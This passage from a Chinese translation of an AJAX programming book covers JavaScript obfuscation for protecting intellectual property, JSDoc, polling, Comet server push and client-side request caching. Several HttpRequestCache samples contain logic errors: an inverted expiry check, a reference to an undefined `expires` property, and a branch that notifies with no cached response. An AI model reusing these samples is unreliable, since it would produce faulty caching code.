      clip: rect(0px 135px 125px 0px);
    }
    .grayscale {
      position:absolute;
      left:-135px;
      clip: rect(0px 270px 125px 135px);
    }
    .grayscale, .colour {
      width: 270px;height: 125px;
      background: url(images/nitobi.jpg);
    }
    .container {
      height:125px;width:135px;
      position:relative;
    }
    </style>
  </head>
  <body>
    <div class="container"><div class="colour"></div></div>
    <div class="container"><div class="grayscale"></div></div>
  </body>
</html>
```

用于裁剪的rect参数是top、right、bottom、left，这个顺序对于大多数人而言有些怪异。请注意，多个值之间没有包含逗号，因为IE并不接受包括逗号的这种定义方式。

5.4.3　保护知识产权

最后，如果为了保护源代码不受窥视（例如，销售商业软件产品包括JavaScript代码时），可以混淆JavaScript让其具备很差的可读性。保护JavaScript的知识产权是常见的目标，也是可以实现的目标，并且一些私有的软件和开源产品都提供了不同品质的支持。我们可以应用3种有用的技术来达到这个目标。

通过使用前面谈到的技术的常见JavaScript代码压缩技术，我们可以生成毫无意义的代码。通过移除所有的代码注释，把变量名称改为无法阅读毫无意义的词汇，让代码变得难以执行反向工程。例如，把所有的局部变量重新命名为诸如_1这样的名称来移除自然语言标识符带来的内置可理解性。

代码中的字符串文字同能能够帮助阻止攻击者搜索代码中的重要执行点。选择性的把应用消息编码成部分Unicode或者16进制字符串同样有用。例如以下代码：

```
alert('Your trial period has expired!');
```

能够变成：

```
alert('\u0059\u006f\u0075r\u0020\x74ria\u006c\u0020\u0070\u0065
ri\u006f\u0064\u0020\u0068a\u0073\u0020\u0065\u0078\x70ir\u0065
\u0064\u0021\u0020\u0050\u006c\x65a\u0073\u0065\u0020\u0067\u00
```

```
6f\u0020\u0074\u006f\u0020\u0077\u0077\u0077\x2e\u006ei\u0074\u
006f\x62i\u002e\u0063\u006f\u006d\u0020\u0074\u006f\u0020\x62\u
0075\u0079\u0020\u006f\u006e\u006ci\u006e\u0065\u002e');
```

请留意源字符串的一些字母（r、i和a）已经被保留作为ASCII字符用于防止基于这些字符串的查找替换技术。在完成所有的操作之后，当讨论代码大小时，这种方式会有些影响，因为对字符串文本编码时将把每个ASCII字符替换为4～6个字符，这取决于是否使用\u00或者\x编码。

5.4.4 文档

在软件部署之后，最后的一个工作是考虑编写文档。如果你正在开发AJAX应用或者组件，你需要编写一些文档，从而让其他开发者能够使用你的代码。作为开发者，我们应该认识到文档的高度价值并且花费额外的时间注重实效的为代码编写正式文档和代码注释，这一点很重要。通过直接注释为源代码编写注释和使用诸如JSDoc（参见http://jsdoc.sourceforge.net）工具为正式文档生成“优美的”文档，这种方式最为简单。和其他Java和.NET中可用的XDocs一样，JSDoc能够解析在代码中查找到的特定格式的注释并且以HTML格式构建文档。JSDoc甚至能够用于为CSS文件中的注释以及其他需要编写文档的资源生成文档。

JSDoc能够从纯JavaScript代码中读取大量的信息，例如类、方法、甚至是继承体系结构。我们已经在前面章节讨论过关于文档的一些例子，下面是一个简单的例子：

```
function Foo(){}
function Bar(){}
Foo.prototype = new Bar();
```

生成的文档结果如图5-19所示，我们甚至是没有付出任何努力就已经获得了继承体系结构的文档。




图5-19 从JSDoc生成的结果文档

另一方面，如果决定使用在第2章中讨论的更有用的JavaScript继承方法时，我们需要在代码的JSDoc注释中明确定义继承关系。一些重要的JSDoc修饰符列举如下：

使用JSDoc从JavaScript注释中生成文档的各种选项	
@constructor	类的构造函数
@class	类的名称
@param	定义传递给函数或者方法的参数
@extends	类的父类
@type	方法中字段或者返回值的类型
@see	在文档中提供到另外一个类或者方法的链接

当对类、字段或者方法进行注释时，我们可以使用JSDoc的修饰符，如下所示：

```
/**
  * 创建一个新的SimpleDataTable实例
  * @class 基于从服务器读取的数据来存储记录的简单类。
  * @constructor
  * @extends entAjax.DataModel
  */
entAjax.SimpleDataTable(data)
{
  /**
    * 包含呈现在DataTable中的数据
    * @private
    * @type {Array}
    * @see entAjax.DataModel#get
    */
  this.m_data = data;
}
/**
  * @return 从服务器返回数据。
  * @param {String} url 服务器上返回数据的URL位置
  * @type
  */
entAjax.SimpleDataTable.prototype.get = function(url) {}
```

当前，JSDoc是一个使用Perl编写的开源项目。为了实际构建文档，我们可以在控制台窗口使用以下这样一个简单命令：

```
perl jsdoc.pl myCode.js
```

当然，运行这段代码之前首先需要你的计算机安装了Perl，且这个命令是在JSDoc安装目录下执行的。

5.5　小结

本章描述了关于AJAX开发的很多方法，以及AJAX从设计到开发用到的很多行业内相关的工具。通过对AJAX应用所支持的用户交互模式的细节的深刻理解，你现在应该很熟悉AJAX应用的设计流程了。虽然不需要过早地提升性能，但我们也指明了在AJAX应用中可能导致性能问题的

一些方面，并且强调了其中的一些问题应该在开发的设计或者原型阶段识别并且进行解决，而不是在未来某个阶段才考虑。另外，我们介绍了特定于测试AJAX应用的方法和工具，并且讨论了这些方法中的一些重要缺陷，同时还介绍了测试过程中的一些风险管理。最后，我们了解了围绕应用开发的各种问题，例如如何通过压缩代码提升性能，如何进一步保护知识产权，以及为代码生成文档等。

5.6 资源

Bill Scott关于RIA Visio Stencil的一篇博文：http://looksgoodworkswell.blogspot.com/2005/05/interactive- wireframes-documenting.html。

Digimmersion网站上关于Flex 2 RIA Stencil：http://www.digimmersion.com/products/ria_20. cfm。

一篇名为Faster DHTML in 12 Steps的文章：http://msdn.microsoft.com/workshop/author/perf/dhtmlperf.asp。

一篇名为Increasing Performance by Using the XSLTemplate Object的文章：http://msdn2.microsoft.com/en-us/ library/ms763679.aspx。

Selenium功能测试：http://www.openqa.org/selenium。

JSUnit JavaScript单元测试：http://www.jsunit.net。

JSMock模拟对象：http://jsmock.sourceforge.net。

HTTPUnit网站上关于HTTP单元测试：http://httpunit.sourceforge.net。

基于Mozilla/Firefox的Venkman：http://www.mozilla.org/projects/venkman/。

Microsoft脚本调试器：http://www.microsoft.com/downloads/details.aspx?FamilyID=2f465be0-94fd-4569-b3c4-dffdf19ccd99&displaylang=en。

Microsoft Developer Toolbar：http://www.microsoft.com/downloads/details.aspx?familyid=e59c-3964-672d-4511-bb3e-2d5e1db91038&displaylang=en。

Mozilla Firebug：https://addons.mozilla.org/firefox/1843/。

Microsoft Fiddler：http://www.fiddlertool.com/。

Safari 调试：http://developer.apple.com/internet/safari/faq.html。

Safari (WebKit) DOM Inspector：http://webkit.org/blog/?p=41。

DOJO Compressor（基于 Rhino）：http://dojotoolkit.org/docs/compressor_system.html。

DOJO ShrinkSafe（for Quick n' Dirty compression）：http://alex.dojotoolkit.org/shrinksafe/。

Thicket：http://www.semdesigns.com/Products/Obfuscators/ECMAScriptObfuscator.html。

Jasob 2：http://www.jasob.com。

JavaScript Obfuscator：http://www.javascript-source.com/。

Stunnix：http://www.stunnix.com/prod/jo/overview.shtml?g2。

JCE Pro：http://www.syntropy.se/?ct=products/jcepro&target=overview。

Tool Galaxy JavaScript Obfuscator：http://tool-galaxy.remiya.com/html/10.html。

Scripts Encryptor：http://www.dennisbabkin.com/php/download.php?what=ScrEnc。

Shane Ng的个人网站上关于JavaScript Compressor：http://shaneng.awardspace.com/。

第6章 AJAX架构

到目前为止，我们已经了解了如何着手设计系统中的组件，现在是时候把注意力转移到如何让这些组件组合在一起协调工作，也即系统的架构问题上。传统基于Web的应用架构相对比较简单，所有的处理都在服务器上完成，客户端充当简单的非智能化浏览器。现在，把大量的处理和智能化转移到客户端，我们需要理解客户端和服务器端之间是如何相互影响的，同时把注意力集中在如何改善应用的交互性以提高应用的性能。

本章将介绍一些在构建基于AJAX应用时需要给出的重要架构决议。我们讨论了和服务器进行异步通信的几种不同的方法，例如轮询和服务器推（push）方法。从服务器读取数据的相关主题包括：在架构不同的级别上使用缓存达到性能和效率的提高。另外，我们还研究了围绕着多个用户发送很多小的请求获取数据的问题和确保数据完整性的问题，同时，在我们尝试为离线AJAX设计解决方案时，这些问题是如何混合出现的。

6.1 多层架构：从单层到多层

在系统架构中，最重要的一个活动是把应用分解为逻辑块（logical chunks），或者层（tier）。每层指定特定角色，或者分配一组特定的职责。小型的计算器应用是一个单层应用的例子，这种应用把输入、计算和显示功能打包到一个小的可执行文件中。静态Web网站是一种两层应用的例子，所谓的两层即服务器和浏览器。最为传统的Web应用使用了3层模型，其中浏览器是一层。应用服务器为第二层，例如ColdFusion或者IIS。数据库组成了第三层，例如MSSQL或者Oracle。

伴随着Web应用的日渐复杂化，更为深入的划分职责，把这些职责封装在单独的层中，这种设计很有用。我们把这种设计称为n层架构，这里的n是一个变量，可以表示任意数量的层。通过这种方式，我们不必拘泥于特定数量的层，并且可以使用适合于应用的最佳方式划分职责。

AJAX应用最常见的架构包括客户端层、表现层、业务逻辑层、集成层和数据层。

- **客户端层**（client tier）管理客户端数据，这一层通常包含了组件，负责从服务器请求和处理信息[①]。
- **表现层**（presentation tier）负责通过浏览器把数据显示给客户。表现层从客户端层获取数据用于显示，这一层不关心数据是如何获取的，或者是从何处获取的，表现层仅仅知道可以从客户端获取哪些数据，然后显示给用户。

① 这一层一般是指浏览器和底层的组件，传统Web应用几乎没有客户端层。——译者注

- **业务逻辑层**（business logic tier），顾名思义，这一层负责实现业务逻辑。业务逻辑层为系统实现业务规则，把数据当成对象，并不关心数据是如何存储和显示的。当客户端层请求信息时，业务逻辑层管理这些请求，决定获取哪些信息以及客户端是否有权限访问这些信息。当客户端对某些信息执行操作，例如更新某个字段，添加一个新的对象或者删除一个对象，同样是业务逻辑层负责决定客户端是否有权限执行这些更改，如果有权限，采取与系统需求相一致的方式执行更改。
- **集成层**（integration tier）位于业务逻辑层和数据层之间，处理对数据原生格式（native format）的转化，使之更适合业务逻辑层，例如把SQL数据表或者XML元素转化为对象。由于集成层允许业务逻辑以一种抽象的方式处理数据，所以这一层经常被称为数据抽象层。也即集成层无需关心数据是实际上如何存储的，只需把数据当成对象处理。在三层的范例中数据层的作用相同，通常由数据库组成。在数据库之下可能还存在其他的层，例如用于与合法数据集成的层。

我们将马上了解到使用多层模型的优势。在上文的范例中，因为存在集成层，我们能够很容易地把数据层改为完全不同的数据库应用服务器，或者从数据库服务器改为一组XML文件。如果改变数据层，则仅需要更新集成层，应用的其他部分无需修改可以按照原来的方式继续工作。同样，如果决定改变 Web应用，从使用XHR改为使用IFrames或者XML数据岛（XML data island）读取数据，其他层无需更改。此时，我们只需要修改客户端层，应用的其他部分无需修改照常工作。

与传统Web应用不同，AJAX应用往往模糊不同层之间的界线。值得注意的是，传统应用几乎没有客户端层，而且业务逻辑层总是和服务器绑定。与此相反，在AJAX应用中，客户端层在架构中是很重要的一块，而且业务逻辑常常以某种跨越网络的方式在服务器和客户端同时存在。某些情况下，业务逻辑甚至完全存在于Web浏览器，而服务器没有任何逻辑。不过，所有的业务逻辑都存在于客户端将引发安全问题，而且通过直接对集成层或者数据层发送XHR请求从而可以绕过重要业务逻辑的这种诱惑通常存在隐患。

6.2 异步消息

大多数情况下，AJAX应用设计者能够轻易完成他们的目标功能性，使用标准的XHR对象从服务器请求数据，并且使用改变的数据更新服务器。这些发送到服务器的请求被设置为异步的，因此，消息从客户端用户界面发出，异步响应和同步发送请求的响应是不同的，当同步发送时，用户界面看起来是锁定的，似乎正在等待服务器的响应。不过，为了完成某种功能性需求也存在特殊的情景，我们需要一种更复杂的方法来处理客户端和服务器之间的数据传输。

最值得关注的是经常出现这样的情形，客户端应用需要某种方式跟踪发送到服务器的请求，当接收到服务器的响应时才能执行某种特定的操作。当某一时刻服务器运行长时间的处理程序和并发多个请求到服务器时，这种现象尤其突出。在这种情况下，我们需要跟踪哪个请求从服务器返回，并且执行相应匹配的JavaScript代码。

另一种常见的情形是客户端用户界面需要一直与服务器数据保持不断地同步。传统Web应用通过使用META REFRESH指令完成周期性的Web页面刷新，不需要终端用户的任何动作。刷新整个Web页面对服务器负载存在严重的影响，因为这种刷新方式需要重新构建Web页面上所有的动

态内容。当然，使用AJAX我们能够高效地仅仅更新Web页面上需要更新的一小部分的内容，而且还能利用很多AJAX架构上的优势，例如Web服务器固有的缓存。在AJAX应用中，客户端可以从以下两种方法中的一种从服务器获取更新。其中一种方法是服务器轮询，客户端使用某个时间间隔重复发送请求到服务器，时间间隔的大小依赖于具体的应用。当然，还有一种方法是Comet，服务器通过预定义事件负责跟踪和发送信息给每个客户端连接。这两种技术通常都被称为“服务器推送”（server push）[①]，因为这些方法把数据从服务器推送到客户端，与传统Web应用截然相反，在传统Web应用中客户端仅仅负责从服务器请求数据。在我们的用户和订单管理系统中，服务器推送十分有用。例如，在一个繁忙的电子商务应用的管理界面中，订单常常添加到系统中。如果客户端用户界面更新反映出服务器上最新信息，那么，用户可能编辑或者删除陈旧数据的几率就比较低，因此，我们将不需要复杂的数据冲突技术。

接下来，让我们来看看上文提及的每种方法。

6.3　轮询

服务器推送最常见的方法是轮询，在一个常规的AJAX应用中，这种方法很简单，只需要最少的客户端JavaScript代码，并且使得服务器的设计从常规AJAX应用的角度来说，绝大部分都保持不变。轮询多数情况下在应用的后台执行，终端用户甚至察觉不到差异。在JavaScript实现轮询很简单。JavaScript的`setInterval()`允许你指定一个时间间隔和一个在该时间间隔内执行的方法。

```
function startTimer() {
    return setInterval(updateOrders, 1000);[①] // 每秒调用一次服务器
}
var tid = startTimer();
```

这段代码中，`updateOrders`是每秒都执行的函数。我们可以使用如下方式，通过使用计算器ID调用`clearInterval()`来停止客户端的轮询。

```
clearInterval(timerId);
```

由于这是Web应用中很常见的操作，因此大多数的框架都支持轮询。在轮询类内还可以添加功能性，例如衰减值，如果服务器在持续一段时间内的两次响应都是相同的，下一次请求的时间间隔将增加衰减的值。当我们不断地检查服务器上的更新值，但又希望避免每秒发起的请求对服务器造成的冲击的，这种功能性很有用。

当为轮询组件选择更新频率时，必须小心对待。如果轮询太频繁，将导致不必要的服务器负载。但是，如果轮询间隔时间太长，数据将不是最新的，而且用户必须坐下守候下一次产生的更新。通常情况下，最佳的设置取决于你的应用，由于修改间隔时间比较简单，为了为应用找到最佳的设置，执行一些测试是必需的。

6.4　服务器推送

与轮询截然相反的方式是服务器推送。在这种方式下，服务器引导数据流，而并非客户端。

① 从技术角度严格地讲，轮询并非服务器推送技术，但是从外部功能角度上看，轮询实现了服务器推送所能完成的功能。——译者注

轮询需要在客户端上进行额外的JavaScript编程，而服务器推送则需要服务器架构上的改变。对于基于Web的应用，人们以前使用的是诸如Java Applet的技术来保持服务器端开启的连接，允许数据被推送到客户端。然而，Java Applet使用率不断下降，尤其是自从微软在Windows XP Service Pack 1a版本之后不再包含Java虚拟机。

理论上讲，完成服务器推送最简单的方式是在应用的生命周期中保持客户端和服务器连接的开启，因而，服务器可以在任意需要的时刻发送数据到客户端。遗憾的是，这种方式存在两个问题。其中一个问题是这种方式在客户端需要一个开启的套接字，也即是说，服务器上的一个连接将被客户端长期使用。 Web浏览器遵从HTTP 1.1标准，允许每个域名每次只存在两个并发的连接。第二个问题是服务器必须生产一个线程处理来自客户端的每一个套接字连接，这也意味着如果存在大量的客户端到应用的连接，将需要大量的服务器资源。为了避免第一个问题出现，我们把请求分发给不同的子域名（server1.example.com和server2.example.com）。第二个问题没有那么容易解决，需要一些专门的服务器编程。

Comet

Comet是一种数据推送技术模式，包含了发送异步XHR请求到服务器，并且希望服务器在延缓一段时间间隔后给出响应。这种方式对服务器设计存在一些重要的影响。类似于标准的HTTP请求，每一个Comet请求需要服务器上的一个线程，以及相关的内存资源用于响应来自客户端的请求。由于Comet的思想是保持HTTP会话的无限期开启，如果存在一定数量的用户同一时间内访问同一个应用，这就意味着将消耗大量的线程、内存和CPU时间，但是实际上却没有执行任何的操作。

为了避免在应用中扩大服务器农场（server farm）完成Comet功能，很多服务器框架包含了特定的异步请求容器。你可以使用一系列的技术高效实现Comet模式，表6-1集中介绍了Java和.NET中的异步HTTP接口。

表6-1 实现Comet模式的技术列表

技 术	提供商/平台	类
Java	Jetty	`Continuation`
Java	BEA	`AbstractAsyncServlet`
Java	Sun/Glassfish	`Grizzly HTTP Connector`
Java	Tomcat 6.x	`CometServlet`
.Net Framework	ASP.NET	`IHttpAsyncHandler`

Comet是一种AJAX设计模式，而Cometd则是一种更加具体的架构，可以用于实现Comet功能。Cometd包含一种称为Bayeux的协议规范，该规范定义了一种方法在客户端和服务器之间使用JSON消息发布和注册事件，以及客户端代码库如Dojo工具包和事件服务器。

6.5 跟踪请求

跟踪请求最简单的方式是发送同步请求。同步请求在客户端阻塞了JavaScript线程，直到服务

器返回响应，因此，和任何的JavaScript函数调用一样，响应能够被设置为局部变量，在调用的上下文中处理。

```
var myXhr = entAjax.HttpRequest();
myXhr.handler = "customers.jsp";
var oResponse = myXhr.get();
```

同步请求在某些场景下很有用，但是异步请求是一种更常见的方式。由于JavaScript线程不是阻塞的，所以异步请求不会导致Web浏览器中的用户界面对于终端用户响应迟钝。这也同时意味着可能向服务器并行发送多个请求。当我们处理面向对象的JavaScript时，使用正确的对象处理从服务器返回的响应很重要。最简单的方式是使用闭包（closure）确保异步请求返回给初始化该请求的对象。

```
function Customer(sId)
{
    var myXhr = new entAjax.HttpRequest();
    myXhr.handler = "customers.jsp?id="+sId;
    var _this = this;
    myXhr.completeCallback = function(params)
    {_this.render(params)};
    myXhr.get(sId);
    }

Customer.prototype.render = function(params) {
    // 把返回的数据呈现到屏幕
}
```

在这个简化的Customer类的构造函数中，使用了指定ID的请求被发送到服务器，用于获取Customer数据。当数据从服务器返回时，JavaScript的Customer对象将被服务器返回的信息所填充。为了确保从服务器返回的正确数据填充了正确的Customer，我们把HttpRequest对象的completeCallback属性设置为内联函数。

```
function(params) {_this.render(params)}
```

注意_this变量的使用，在之前一行我们设置这个变量等于this关键字——闭包（closures），我们在这里创建了闭包，否则在这个函数的上下文中无法捕获到this对象。因此，为了处理this对象，我们把局部变量_this指向this对象，然后在闭包中捕获this对象。通过这种方式，由于闭包的存在，_this变量的render方法引用的将是正确的Customer对象的render方法。

有些应用甚至需要一个更加高级的消息跟踪系统，例如，即使在网络和服务器故障时，都需要确保所有消息都能正确交付的应用。如果你的应用需要这类功能性，你也许会对W3C的WS-Reliable Messaging以及相关的规范的研究感兴趣。

6.6　缓存：处理数据

Web应用通常用于收集、显示和处理数据。这些数据存储在服务器，通过相对缓慢的网络从服务器分离，然后在客户端处理。无论客户端的电脑多么缓慢，无论服务器的负载多么沉重，对于大多数Web应用而言，网络的速度才是瓶颈，因此，在Web应用中从客户端发送请求到服务器获取数据通常是最缓慢、最消耗资源的操作。因此，如果能够最小化请求的数据量，我们可以极

大地增强应用的性能。这也是缓存如此重要的原因。

缓存是一组位于其他位置的数据存储副本或者预先计算出的提供快速访问的数据集合。持有缓存副本的好处是可以避免原始数据的获取或者计算常会带来的极大的开销。如果缓存了常用的数据，我们便能够快速获取这些数据，从而避免需要返回到服务器查询数据的性能冲击，或者执行我们已经执行过的开销巨大的计算。缓存不是Web应用特有的技术，而是计算机科学其他领域都采用的技术，计算机中的CPU使用了许多的缓存提高其自身的性能，因为从系统内存中读取数据是一项开销很大的操作。计算机中的硬件驱动同样持有数据缓存，因为从磁盘中读取数据同样开销不小，而且通常是重复读取相同的数据。

缓存最明显的缺点是缓存中数据可能会失去时效性。如果服务器上的数据已经更新，而客户端仍然从数据的本地缓存副本中执行工作，客户端将持续的使用老数据运行，而不是从服务器读取新的、更新的数据。存在一些方法管理这个问题，我们可以通过缓存检查查看数据是否已经更新，不过这种方式需要发送请求到服务器，如果服务器每次返回的消息都是数据没有被更新，那么请求量会小得多。

缓存的另一个缺点是消耗客户端的资源。因此认真的考虑哪些数据应该被缓存，缓存数据量的大小都很重要。如果我们把所有的数据都缓存，我们的应用可能因为消耗大量的内存而终止，而且应用可能因为从缓存中查找数据操作和从原始位置读取数据操作开销几乎一样而终止，因此，我们需要在整个应用性能问题上采取折中的解决方案。对于缓存存在一些策略，并不是所有的策略都是特定于Web应用。大多数的策略依赖于保持大小固定的缓存，以及每次特定数量的数据条目。通常状况下，我们保持最后N条最近使用的数据条目，或者N条使用频率最高的条目，这里的N是一个正整数。这些策略都需要在用于缓存的简单查找表的基础上增加一些智能化运算，不过两种策略实现起来都不太复杂。和其他所有的解决方案一样，对于应用的最佳策略取决于应用的使用模式。如果某些数据条目频繁使用，使用最频繁的使用策略可能更合适，如果最近查找使用的数据记录最可能被再次用到，则使用最近使用策略最为恰当。对于大多数的架构决议，用于缓存的方法取决于应用的具体案例。

6.7 基本缓存

所有链接到XHTML的静态文件，或者是来自XHTML文件的静态文件，甚至是XHTML文件本身，将默认被Web浏览器缓存。当用户第二次访问一个Web页面，通过在XHTML代码中使用如下常规的<script>元素来引用外部JavaScript文件，我们通常无需下载大量的JavaScript文件。

```
<script type="text/javascript" src="myscript.js"></script>
```

在这个例子中，如果用户最近访问该页面，并且文件没有改过，myscript.js文件能够从本地计算机的Web缓存中加载，而不是从服务器再次下载。如果脚本是500Kb，从本地缓存读取这个文件比起从服务器一次一次的下载，在性能上将得到很大的提高。与此不同，如果把JavaScript嵌入到父HTML页面将得到相反的效果。这些脚本很可能不会被缓存，并且导致每次页面加载都十分缓慢。切记，在用户机器中缓存的文件将在一定时间内存在，这取决于用户浏览器的缓存保留设置的配置。对于AJAX应用，如果服务器端JavaScript已经改变并且已经更新，但是用户浏览器继续使用陈旧的缓存版本，这种缓存可能会导致负面效果。

当然，这种类型的缓存发生在Web页面链接的所有静态文件，例如图片和CSS。使用基本缓存另一个需要了解的问题是，IE对通过CSS `url("myimage.png")` 的声明并不缓存。如果CSS被动态地应用到某些HTML元素的某个样式中，在每一次图片从服务器下载，样式重新应用时都会出现闪烁现象。为了处理这个问题，你可以强制服务器使用首部信息提供图片文件，这些首部信息指明内容将在未来的某个时刻过期，或者在IE（安装了SP1）使用以下的JavaScript片段：

```
document.execCommand("BackgroundImageCache", false, true);
```

这种方法可以迫使浏览器入侵式缓存图片。

6.8　在组件中缓存

缓存实现中最困难的位置是在组件中实现缓存，不过，因为是组件自身在客户端使用数据，组件能够充分了解并且决定应该缓存哪些数据。因此，最佳的性能提升源自于在客户端实现良好的缓存策略。同时，组件也是实现缓存最为困难的位置，通常我们需要从零开始实现，与此不同，对于例如服务器和数据库之类的其他级别的缓存，已经包含了可以直接工作的内置缓存机制。在客户端，我们通常使用自行开发的组件，或者轻量级框架，因此，如果我们想要实现缓存，我们需要自行建立。

在组件中缓存的一个范例是，我们创建新的订单，查找产品，然后添加到订单中。假设我们有一个选择框，用户通过这个控件选择产品名称，触发XHR对象从服务器请求所有的产品信息。如果有些订单一直存在相同的产品，将存在一次又一次不同的请求获取相同产品数据。与此相反，我们可以缓存每一个请求和响应，因而我们能够使用缓存响应，而不是每一次希望获取产品详细信息时初始化消耗资源的新请求。 我们可以使用JavaScript类简单的进行封装，使之成为客户端层的一部分，并且负责从服务器获取数据。通过从HttpRequest类中继承，缓存将被应用于所有的客户端和服务器的通信中，而且对于使用该缓存的组件是完全透明的。组件简单地从通信层请求数据，然后获得响应。组件并不关心响应来自本地缓存还是服务器。HttpRequestCache类的实现如下所示：

```
entAjax.HttpRequestCache = function() {
    this.cache = {};
}

entAjax.extend(entAjax.HttpRequestCache, entAjax.HttpRequest);

entAjax.HttpRequestCache.prototype.get = function()
{
    if ((response = this.cache[this.handler]) == null) {
        entAjax.HttpRequestCache.base.get.call(this);
    } else {
        this.onGetComplete.notify(response);
    }
}

entAjax.HttpRequestCache.prototype.getComplete = function()
{
    if(this.httpObj.readyState==4) {
```

```
            var callbackParams = {'response':this.handleResponse(),
                'params':this.params,'status':this.httpObj.status,
                'statusText':this.httpObj.statusText};

            this.cache[this.handler] = callbackParams;
            entAjax.HttpRequestCache.base.getComplete.call(this);
        }
    }
```

在这个例子中，我们在缓存对象中使用了简单的关联数组。在执行任何发送到服务器的请求时，我们使用请求的URL作为散列结构的键值来检查缓存。如果没有缓存任何数据，我们发送一个新的请求，然后把返回值存储到缓存中。这个过程实质上是IE中XHR对象的内置操作。

这个例子中存在一个问题，如果用户的Web浏览器一整天都保持开启状态，而产品的详细信息已经被系统中其他用户所更新，那么将会出现什么状况？如果用户重复使用相同的信息创建订单，该用户将获得相同的缓存结果。我们需要实现某种类型的过期机制，因而，缓存中仅仅在一定时间间隔内存储结果。我们可以通过更新代码来实现这种机制，如下所示：

```
entAjax.HttpRequestCache.prototype.expiry = 1000*60*60 // 一小时

entAjax.HttpRequestCache.prototype.get = function()
{
    if ((response = this.cache[this.handler]) == null
        || (new Date().getTime() < response.expires)) {
        entAjax.HttpRequestCache.base.get.call(this);
    } else {
        this.onGetComplete.notify(response);
    }
}

entAjax.HttpRequestCache.prototype.getComplete = function()
{
    if(this.httpObj.readyState==4) {
        var callbackParams = {'response':this.handleResponse(),
          'params':this.params,'status':this.httpObj.status,
          'statusText':this.httpObj.statusText};

        this.cache[this.handler] = callbackParams;
        var now = new Date().getTime();
        this.cache[this.handler].expires = now + this.expiry;
        entAjax.HttpRequestCache.base.getComplete.call(this);
    }
}
```

在这段代码中，我们为HttpRequestCache类添加了一个公共成员，表示以毫秒为单位的时间，我们认为在这个时间内的缓存数据是有效的。这里可以硬编码实现，或者是根据我们从服务器请求的数据类型来进行更改。由于JavaScript对象的易变性，我们保存在缓存的对象也可以突变为包含expires属性，该属性指示缓存数据何时应该被视为是过期的。现在，当我们从缓存获取数据时，我们不仅仅检查数据是否在缓存中存在，并且如果存在，还要检查是否过期。

用于改善缓存的另一个技巧是迅速返回已经缓存的数据，然后在后台更新这份缓存副本。虽然，这份数据仍然有些过期，数据将快速返回以保持应用的响应性。用户下次请求相同的代码片

段，将返回新近更新的版本。这种方法能够帮助我们减少客户端等待的时间，而且保持数据是相对最新的，虽然比起之前版本会以更多的服务器请求做为代价。我们可以更新代码实现这种功能，如下所示：

```
entAjax.HttpRequestCache.prototype.expiry = 1000*60*60 // 一小时

entAjax.HttpRequestCache.prototype.get = function()
{
    var now = new Date().getTime();
    if ((response = this.cache[this.handler]) != null
        && (now < response.expires)) {
      // 立即使用缓存数据通知处理函数
      this.onGetComplete.notify(response);
      if (now > (response.expires - this.expires/2))
          entAjax.HttpRequestCache.base.get.call(this);
    } else {
      this.onGetComplete.notify(response);
    }
}
entAjax.HttpRequestCache.prototype.getComplete = function()
{

    if(this.httpObj.readyState==4) {
        var callbackParams = {'response':this.handleResponse(),
          'params':this.params,'status':this.httpObj.status,
          'statusText':this.httpObj.statusText};
        this.cache[this.handler] = callbackParams;
        var now = new Date().getTime();
        this.cache[this.handler].expires = now + this.expiry;
        entAjax.HttpRequestCache.base.getComplete.call(this);
    }
}
```

在这个例子中，如果数据存在的时间已经超过一个小时，将从服务器读取。如果在半个小时和一个小时之间，将从缓存返回，然后在后台刷新。最后，如果数据小于半小时，则仅从缓存返回。由于大数据包或者低网速的原因，在网络等待时间比较长的情形下，我们能够使用这种方法增强应用的响应性。

正如前文对这一部分内容介绍的，如果我们盲目地缓存所有的数据，正如本例，我们冒着存储太多的数据从而可能降低整个应用的性能，并且导致在缓存中查找数据的开销所带来的风险。一个解决方案是在缓存中保持一定数量的数据，例如10条访问最频繁的数据，或者10条最近访问过的数据。这两种策略都可以使用优先级队列简单地实现，所谓的优先级队列是一个列表，这个列表中的数据通过某些属性，例如最后访问时间或者已访问次数来进行排序。对于每次对缓存的访问都使用优先级队列并且刷新老记录或者很少使用记录将带来相当大的开销，因此我们能够通过创建一个函数按照一定的规律来访问我们的缓存并且清理老数据，从而达到更进一步改善缓存的目的。我们需要权衡的是缓存可能变得很大，但是仅仅是在短暂的时间内。使用这种方式，除非是可能需要添加一条新记录，我们可以获得以简单的方式获取数据，并且不需要管理缓存的优势。我们能够调整缓存调用刷新旧数据的时间间隔，这个时间间隔取决于在缓存中存储多少数据。

6.9 在浏览器中缓存

